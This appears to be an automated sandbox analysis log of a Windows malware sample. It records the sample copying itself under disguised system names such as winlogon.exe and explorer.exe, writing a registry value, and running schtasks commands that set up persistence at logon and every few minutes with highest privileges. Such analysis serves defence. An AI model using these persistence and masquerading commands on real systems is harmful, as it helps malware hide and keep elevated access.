C:\Windows\Web\Screen\MrsUvRPGeImAhc.exe	0	262144	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 fd 61 fd 62 00 00 00 00 00 00 00 00 fd 00 2e 01 0b 01 06 00 00 fd 0c 00 00 36 00 00 00 00 00 00 7e fd 0c 00 00 20 00 00 00 fd 0c 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 60 0d 00 00 04 00 00 00 00 00 00 02 00 40 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 0f 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PELab.6~ @ `@	success or wait	4	7FFC6022817A	CopyFileW
C:\Windows\Web\Screen\5f7cc7e87d7637	0	773	70 76 4a 71 57 65 4c 78 33 47 69 57 50 41 49 39 47 31 33 38 54 73 46 5a 79 77 63 70 71 49 37 6c 39 6c 57 66 6a 44 57 34 54 46 78 52 4e 36 49 48 6b 37 69 47 6e 54 63 37 71 75 31 6b 42 66 48 75 49 37 57 6f 6f 6d 61 43 65 38 6f 4e 34 78 4c 32 6f 56 46 74 6b 31 38 71 4a 59 79 7a 4d 77 33 78 38 43 49 51 6a 65 63 37 68 66 6c 6f 6f 4f 43 32 6a 39 35 71 61 58 4b 52 39 71 66 50 79 6c 30 73 46 31 50 31 70 34 54 4b 33 49 4c 45 50 54 42 35 57 36 50 4e 31 4d 58 6b 32 31 51 32 38 4d 4a 35 70 33 6a 78 39 4b 4e 6f 70 76 77 52 4d 46 42 71 70 6b 33 31 56 6d 30 32 65 6f 39 78 6f 61 4c 71 39 50 59 57 74 4f 35 4c 74 6c 68 46 5a 46 59 78 30 6b 4e 59 54 52 6b 43 43 72 54 56 4c 5a 41 50 6b 47 53 36 71 70 36 62 6f 72 49 75 46 76 63 59 50 4d 37 45 4d 77 58 72 70 56 54 43 34 6b 41	pvJqWeLx3GiWPAI9G138TsFZywcpqI7l9lWfjDW4TFxRN6IHk7iGnTc7qu1kBfHuI7WoomaCe8oN4xL2oVFtk18qJYyzMw3x8CIQjec7hflooOC2j95qaXKR9qfPyl0sF1P1p4TK3ILEPTB5W6PN1MXk21Q28MJ5p3jx9KNopvwRMFBqpk31Vm02eo9xoaLq9PYWtO5LtlhFZFYx0kNYTRkCCrTVLZAPkGS6qp6borIuFvcYPM7EMwXrpVTC4kA	success or wait	1	7FFC5FB4B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\Help\mui\0409\MrsUvRPGeImAhc.exe	0	262144	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 fd 61 fd 62 00 00 00 00 00 00 00 00 fd 00 2e 01 0b 01 06 00 00 fd 0c 00 00 36 00 00 00 00 00 00 7e fd 0c 00 00 20 00 00 00 fd 0c 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 60 0d 00 00 04 00 00 00 00 00 00 02 00 40 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 0f 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PELab.6~ @ `@	success or wait	4	7FFC6022817A	CopyFileW
C:\Windows\Help\mui\0409\5f7cc7e87d7637	0	154	35 6c 43 53 79 62 39 57 30 4f 46 64 48 5a 4f 47 69 56 31 37 33 47 64 67 44 6b 65 64 7a 34 4d 41 50 6d 61 67 6d 58 6d 58 43 6a 41 76 39 37 68 71 63 76 77 36 70 67 50 7a 49 67 4f 4e 37 66 68 36 43 46 4e 65 38 72 64 4c 73 64 34 55 46 72 67 46 44 78 42 45 49 51 56 73 58 6c 59 47 49 59 61 68 43 45 74 34 74 43 73 76 52 6c 4e 4c 6d 34 74 61 39 4a 4b 4a 65 63 79 76 74 65 47 58 53 58 43 54 44 58 53 41 38 6d 56 41 46 51 77 67 44 4a 47 63 31 38 47 38 4f 52 43 6a 51 38	5lCSyb9W0OFdHZOGiV173GdgDkedz4MAPmagmXmXCjAv97hqcvw6pgPzIgON7fh6CFNe8rdLsd4UFrgFDxBEIQVsXlYGIYahCEt4tCsvRlNLm4ta9JKJecyvteGXSXCTDXSA8mVAFQwgDJGc18G8ORCjQ8	success or wait	1	7FFC5FB4B526	WriteFile
C:\Recovery\winlogon.exe	0	262144	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 fd 61 fd 62 00 00 00 00 00 00 00 00 fd 00 2e 01 0b 01 06 00 00 fd 0c 00 00 36 00 00 00 00 00 00 7e fd 0c 00 00 20 00 00 00 fd 0c 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 60 0d 00 00 04 00 00 00 00 00 00 02 00 40 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 0f 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PELab.6~ @ `@	success or wait	4	7FFC6022817A	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Recovery\cc11b995f2a76d	0	374	78 4a 44 4f 71 52 73 6b 59 6f 66 55 52 44 46 77 55 73 75 39 63 47 45 75 78 32 37 4b 42 31 7a 49 67 74 4c 46 4e 79 32 39 50 6a 30 52 7a 49 6d 66 79 57 34 34 38 63 34 71 45 53 61 78 55 69 6a 67 79 57 78 68 32 39 69 67 7a 76 74 32 51 78 35 70 51 63 56 6f 37 35 4b 45 7a 65 41 35 58 46 6f 72 41 54 64 63 55 45 6e 79 78 59 45 4e 73 42 61 52 57 76 68 32 4d 34 6a 32 4d 73 73 58 38 6d 49 75 47 43 32 36 54 63 55 4c 7a 68 31 69 31 36 57 78 45 74 69 6d 68 77 66 46 75 6c 51 6d 57 50 7a 4c 50 55 48 70 49 64 37 34 61 57 44 70 44 41 42 51 57 34 54 50 44 67 4d 54 68 77 4d 73 4d 73 79 6a 72 70 54 68 79 71 70 6b 76 6f 4c 4c 74 30 43 74 6b 41 50 63 35 6b 48 73 48 79 49 57 52 50 72 73 68 64 37 58 72 65 62 71 50 74 64 5a 56 42 6a 72 75 64 49 4d 63 57 6f 47 69 6b 5a 41 68 54 54	xJDOqRskYofURDFwUs u9cGEux27KB1 zIgtLFNy29Pj0RzImfyW4 48c4qESax UijgyWxh29igzvt2Qx5pQ cVo75KEze A5XForATdcUEnyxYENs BaRWvh2M4j2 MssX8mIuGC26TcULzh1 i16WxEtimhw fFulQmWPzLPUHpId74a WDpDABQW4TP DgMThwMsMsyjrpThyqp kvoLLt0CtkA Pc5kHsHyIWRPrshd7Xre bqPtdZVBjr udIMcWoGikZAhTT	success or wait	1	7FFC5FB4B526	WriteFile
C:\Recovery\explorer.exe	0	262144	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 fd 61 fd 62 00 00 00 00 00 00 00 00 fd 00 2e 01 0b 01 06 00 00 fd 0c 00 00 36 00 00 00 00 00 00 7e fd 0c 00 00 20 00 00 00 fd 0c 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 60 0d 00 00 04 00 00 00 00 00 00 02 00 40 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 0f 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PELab.6~ @ `@	success or wait	4	7FFC6022817A	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Recovery\7a0fd90576e088	0	814	47 7a 51 79 45 57 35 49 6f 44 5a 4a 4a 31 6b 45 76 4f 64 31 63 75 6f 61 65 75 44 44 30 31 4d 58 35 77 73 6d 34 55 50 4d 33 53 62 46 61 32 47 6c 78 37 45 58 74 36 56 56 4c 7a 55 54 53 32 53 77 31 43 4f 58 49 37 4a 61 39 52 38 4a 53 6a 41 6d 6e 63 50 32 78 79 6e 39 61 57 62 45 41 35 33 42 41 70 4e 58 6e 74 63 30 79 6f 59 63 37 4c 44 6c 7a 72 71 30 6d 5a 39 43 5a 4f 36 76 66 45 5a 44 59 37 4a 6e 57 6d 38 34 39 5a 45 49 61 4b 42 50 54 30 50 54 50 43 59 6b 70 4c 38 59 78 71 56 74 4f 56 45 41 42 5a 50 4d 74 77 30 4e 56 30 6c 4f 4e 72 62 70 7a 47 79 56 69 6a 37 4b 6e 6a 47 54 45 55 34 46 47 42 4e 33 6b 43 6a 64 4d 4c 50 7a 6a 75 4c 47 4f 70 34 48 67 73 62 63 62 45 6a 4a 70 68 49 41 35 67 48 4c 64 69 45 77 67 55 49 57 54 49 6c 33 58 41 45 59 61 78 69 58 6a 75 62	GzQyEW5IoDZJJ1kEvOd1cuoaeuDD01MX5wsm4UPM3SbFa2Glx7EXt6VVLzUTS2Sw1COXI7Ja9R8JSjAmncP2xyn9aWbEA53BApNXntc0yoYc7LDlzrq0mZ9CZO6vfEZDY7JnWm849ZEIaKBPT0PTPCYkpL8YxqVtOVEABZPMtw0NV0lONrbpzGyVij7KnjGTEU4FGBN3kCjdMLPzjuLGOp4HgsbcbEjJphIA5gHLdiEwgUIWTIl3XAEYaxiXjub	success or wait	1	7FFC5FB4B526	WriteFile
C:\comproviderRuntimecommon\RuntimeBroker.exe	0	262144	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 fd 61 fd 62 00 00 00 00 00 00 00 00 fd 00 2e 01 0b 01 06 00 00 fd 0c 00 00 36 00 00 00 00 00 00 7e fd 0c 00 00 20 00 00 00 fd 0c 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 60 0d 00 00 04 00 00 00 00 00 00 02 00 40 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 0f 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PELab.6~ @ `@	success or wait	4	7FFC6022817A	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\comproviderRuntimecommon\9e8d7a4ca61bd9	0	402	35 69 58 78 52 47 51 71 56 71 42 51 32 7a 37 5a 31 63 39 7a 6b 30 45 69 6b 61 52 4e 52 4f 37 79 4b 6e 76 34 53 58 61 58 42 6d 4e 41 50 43 76 70 46 45 51 6c 4c 77 78 46 65 79 4e 30 7a 44 5a 47 74 4e 47 50 45 44 47 65 43 6c 79 38 6d 44 54 68 70 6d 48 4d 37 57 6e 58 30 70 5a 64 4b 6a 69 38 4e 47 51 43 36 66 6c 42 37 77 69 6a 38 7a 64 61 66 70 4c 4d 35 4d 4a 57 6b 73 59 59 6e 6d 55 63 43 30 75 67 77 52 6c 4a 42 46 50 4c 78 44 5a 41 4d 39 38 65 58 57 43 41 36 34 62 4e 48 4d 58 55 63 46 67 49 45 36 6e 4f 45 43 4c 30 37 38 6a 68 54 59 4c 6f 6f 7a 46 71 79 74 6a 32 7a 59 43 79 73 34 73 72 67 51 35 50 57 74 61 56 4b 4d 44 38 56 34 33 73 41 74 71 6d 41 7a 54 55 58 75 59 71 41 57 48 43 50 31 42 43 63 36 52 34 59 75 66 6d 71 6b 68 34 65 54 78 38 4f 46 72 71 37 6b 31	5iXxRGQqVqBQ2z7Z1c9zk0EikaRNRO7yKnv4SXaXBmNAPCvpFEQlLwxFeyN0zDZGtNGPEDGeCly8mDThpmHM7WnX0pZdKji8NGQC6flB7wij8zdafpLM5MJWksYYnmUcC0ugwRlJBFPLxDZAM98eXWCA64bNHMXUcFgIE6nOECL078jhTYLoozFqytj2zYCys4srgQ5PWtaVKMD8V43sAtqmAzTUXuYqAWHCP1BCc6R4Yufmqkh4eTx8OFrq7k1	success or wait	1	7FFC5FB4B526	WriteFile
C:\comproviderRuntimecommon\backgroundTaskHost.exe	0	262144	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 fd 61 fd 62 00 00 00 00 00 00 00 00 fd 00 2e 01 0b 01 06 00 00 fd 0c 00 00 36 00 00 00 00 00 00 7e fd 0c 00 00 20 00 00 00 fd 0c 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 60 0d 00 00 04 00 00 00 00 00 00 02 00 40 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 0f 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PELab.6~ @ `@	success or wait	4	7FFC6022817A	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\comproviderRuntimecommon\eddb19405b7ce1	0	965	4b 72 52 30 78 67 68 6a 62 69 7a 59 56 39 55 61 76 52 61 55 4a 66 4d 61 47 61 52 4c 4c 31 6b 4f 48 72 7a 5a 6b 4f 4d 6d 72 4c 67 51 4f 37 73 78 71 35 32 74 74 69 78 70 66 30 74 58 4f 57 59 6b 37 6b 52 6f 4a 34 7a 68 46 79 6d 38 38 35 4d 4a 72 65 66 50 38 31 65 6a 33 4b 34 74 65 7a 59 56 78 35 54 6e 71 45 6e 76 46 56 6f 35 35 7a 71 6a 6f 6b 70 74 30 49 6d 47 46 72 75 38 41 46 43 51 5a 52 4c 44 6d 69 64 6e 30 75 4b 6d 4d 69 6e 45 65 56 46 33 4b 6f 65 70 54 4d 68 38 55 70 75 39 54 59 67 6e 6f 6d 36 46 48 42 33 47 37 39 33 68 44 71 65 70 41 49 46 75 77 66 75 5a 42 65 54 4c 39 4b 54 79 43 41 5a 31 59 39 77 49 76 59 72 54 54 41 34 6e 4b 46 38 4b 53 76 31 49 32 67 45 6d 73 72 48 78 70 45 65 44 51 6e 51 41 57 37 39 59 79 61 47 41 6b 70 42 33 4c 4a 67 51 4a 52 38	KrR0xghjbizYV9UavRaUJfMaGaRLL1kOHrzZkOMmrLgQO7sxq52ttixpf0tXOWYk7kRoJ4zhFym885MJrefP81ej3K4tezYVx5TnqEnvFVo55zqjokpt0ImGFru8AFCQZRLDmidn0uKmMinEeVF3KoepTMh8Upu9TYgnom6FHB3G793hDqepAIFuwfuZBeTL9KTyCAZ1Y9wIvYrTTA4nKF8KSv1I2gEmsrHxpEeDQnQAW79YyaGAkpB3LJgQJR8	success or wait	1	7FFC5FB4B526	WriteFile
C:\Recovery\ShellExperienceHost.exe	0	262144	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 fd 61 fd 62 00 00 00 00 00 00 00 00 fd 00 2e 01 0b 01 06 00 00 fd 0c 00 00 36 00 00 00 00 00 00 7e fd 0c 00 00 20 00 00 00 fd 0c 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 60 0d 00 00 04 00 00 00 00 00 00 02 00 40 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 0f 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PELab.6~ @ `@	success or wait	4	7FFC6022817A	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Recovery\f8c8f1285d826b	0	318	4d 41 7a 59 4f 45 48 32 45 65 53 58 36 64 54 46 73 54 37 70 77 4f 58 32 38 39 38 6b 77 6d 6b 4a 75 48 49 67 42 42 31 65 37 76 32 78 5a 37 41 6c 48 4a 57 56 67 78 68 37 6e 36 5a 4f 46 68 46 63 33 49 6d 79 56 78 44 72 63 63 73 41 57 6a 63 41 39 58 63 6d 51 50 6e 37 6a 4b 33 46 6c 6d 5a 61 70 61 33 52 55 4c 51 54 47 6f 32 44 45 67 6c 44 64 59 50 73 45 63 4c 6f 66 70 50 4b 34 38 46 30 44 52 56 36 70 4c 71 78 47 4a 67 6c 58 6a 32 44 6a 30 6c 4e 57 71 56 4e 4f 50 76 70 36 46 5a 49 6a 42 41 77 4c 6f 58 52 73 63 6c 34 36 6b 52 35 77 4c 6b 45 57 32 64 57 35 49 73 61 5a 41 30 41 74 59 43 56 6a 46 32 34 63 54 65 34 46 62 52 6e 37 30 33 76 66 56 76 72 68 6e 31 43 36 36 32 72 6d 6b 4c 68 69 36 56 71 53 70 6c 43 58 6a 52 65 31 45 64 6a 48 45 66 59 6d 55 78 36 4f 7a 38	MAzYOEH2EeSX6dTFsT7pwOX2898kwmkJuHIgBB1e7v2xZ7AlHJWVgxh7n6ZOFhFc3ImyVxDrccsAWjcA9XcmQPn7jK3FlmZapa3RULQTGo2DEglDdYPsEcLofpPK48F0DRV6pLqxGJglXj2Dj0lNWqVNOPvp6FZljBAwLoXRscl46kR5wLkEW2dW5IsaZA0AtYCVjF24cTe4FbRn703vfVvrhn1C662rmkLhi6VqSplCXjRe1EdjHEfYmUx6Oz8	success or wait	1	7FFC5FB4B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\chainsavesref.exe.log	0	1740	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31 39 5f 36 34 5c 53 79 73 74 65 6d 5c 31 30 61 31 37 31 33 39 31 38 32 61 39 65 66 64 35 36 31 66 30 31 66 61 64 61 39 36 38 38 61 35 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2e 44 72 61 77 69 6e 67 2c 20 56 65 72 73 69 6f 6e 3d 34 2e	1,"fusion","GAC",01,"WinRT","NotApp",13,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll",03,"System.Drawing, Version=4.	success or wait	1	7FFC613F8769	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC60E5B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFC60E5B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFC60F312E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC60E62625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Windows.Forms\6d7d43e19d7fc0006285b85b7e2c8702\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	7FFC60F312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFC60F312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Drawing\49e5c0579db170be9741dccc34c1998e\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	7FFC60F312E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFC60F312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFC60F312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFC60F312E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC60E5B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFC60E5B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFC5FB4B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFC5FB4B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFC60F312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Runteb92aa12#\5be3331dc99f83f7338fe65ac942ad9f\System.Runtime.Serialization.ni.dll.aux	unknown	1100	success or wait	1	7FFC60F312E7	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\caa6004a855dece65e49fdcfb42785d36f42888b	success or wait	1	7FFC5FB4E75B	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\caa6004a855dece65e49fdcfb42785d36f42888b	437b07143d558f8f987cd92e573298e152164cb4	unicode	WyJDOlxcY29tcHJvdmlkZXJSdW50aW1lY29tbW9uXFxjaGFpbnNhdmVzcmVmLmV4ZSIsIkM6XFxSZWNvdmVyeVxcY29uaG9zdC5leGUiLCJDOlxcV2luZG93c1xcV2ViXFxTY3JlZW5cXE1yc1V2UlBHZUltQWhjLmV4ZSIsIkM6XFxXaW5kb3dzXFxIZWxwXFxtdWlcXDA0MDlcXE1yc1V2UlBHZUltQWhjLmV4ZSIsIkM6XFxSZWNvdmVyeVxcd2lubG9nb24uZXhlIiwiQzpcXFJlY292ZXJ5XFxleHBsb3Jlci5leGUiLCJDOlxcY29tcHJvdmlkZXJSdW50aW1lY29tbW9uXFxSdW50aW1lQnJva2VyLmV4ZSIsIkM6XFxjb21wcm92aWRlclJ1bnRpbWVjb21tb25cXGJhY2tncm91bmRUYXNrSG9zdC5leGUiLCJDOlxcUmVjb3ZlcnlcXFNoZWxsRXhwZXJpZW5jZUhvc3QuZXhlIl0=	success or wait	1	7FFC5FB503AD	RegSetValueExW

Analysis Process: schtasks.exe PID: **5100**, Parent PID: **4740**

General

Target ID:	8
Start time:	00:52:14
Start date:	06/08/2022
Path:	C:\Windows\System32\schtasks.exe
Wow64 process (32bit):	false
Commandline:	schtasks.exe /create /tn "conhostc" /sc MINUTE /mo 9 /tr "'C:\Recovery\conhost.exe'" /f
Imagebase:	0x7ff73fb60000
File size:	226816 bytes
MD5 hash:	838D346D1D28F00783B7A6C6BD03A0DA
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: schtasks.exe PID: **2292**, Parent PID: **4740**

General

Target ID:	9
Start time:	00:52:14
Start date:	06/08/2022
Path:	C:\Windows\System32\schtasks.exe
Wow64 process (32bit):	false
Commandline:	schtasks.exe /create /tn "conhost" /sc ONLOGON /tr "'C:\Recovery\conhost.exe'" /rl HIGHEST /f
Imagebase:	0x7ff73c930000
File size:	226816 bytes
MD5 hash:	838D346D1D28F00783B7A6C6BD03A0DA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: schtasks.exe PID: **5208**, Parent PID: **4740**

General

Target ID:	10
Start time:	00:52:15
Start date:	06/08/2022
Path:	C:\Windows\System32\schtasks.exe
Wow64 process (32bit):	false
Commandline:	schtasks.exe /create /tn "conhostc" /sc MINUTE /mo 9 /tr "'C:\Recovery\conhost.exe'" /rl HIGHEST /f
Imagebase:	0x7ff73fb60000
File size:	226816 bytes
MD5 hash:	838D346D1D28F00783B7A6C6BD03A0DA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: schtasks.exe PID: **5296**, Parent PID: **4740**

General

Target ID:	11
Start time:	00:52:16
Start date:	06/08/2022
Path:	C:\Windows\System32\schtasks.exe
Wow64 process (32bit):	false
Commandline:	schtasks.exe /create /tn "MrsUvRPGeImAhcM" /sc MINUTE /mo 9 /tr "'C:\Windows\Web\Screen\MrsUvRPGeImAhc.exe'" /f
Imagebase:	0x7ff73fb60000
File size:	226816 bytes
MD5 hash:	838D346D1D28F00783B7A6C6BD03A0DA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: schtasks.exe PID: **1100**, Parent PID: **4740**

General	
Target ID:	12
Start time:	00:52:16
Start date:	06/08/2022
Path:	C:\Windows\System32\schtasks.exe
Wow64 process (32bit):	false
Commandline:	schtasks.exe /create /tn "MrsUvRPGeImAhc" /sc ONLOGON /tr "'C:\Windows\Web\Screen\MrsUvRPGeImAhc.exe'" /rl HIGHEST /f
Imagebase:	0x7ff73fb60000
File size:	226816 bytes
MD5 hash:	838D346D1D28F00783B7A6C6BD03A0DA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: schtasks.exe PID: **5284**, Parent PID: **4740**

General	
Target ID:	14
Start time:	00:52:16
Start date:	06/08/2022
Path:	C:\Windows\System32\schtasks.exe
Wow64 process (32bit):	false
Commandline:	schtasks.exe /create /tn "MrsUvRPGeImAhcM" /sc MINUTE /mo 11 /tr "'C:\Windows\Web\Screen\MrsUvRPGeImAhc.exe'" /rl HIGHEST /f
Imagebase:	0x7ff73fb60000
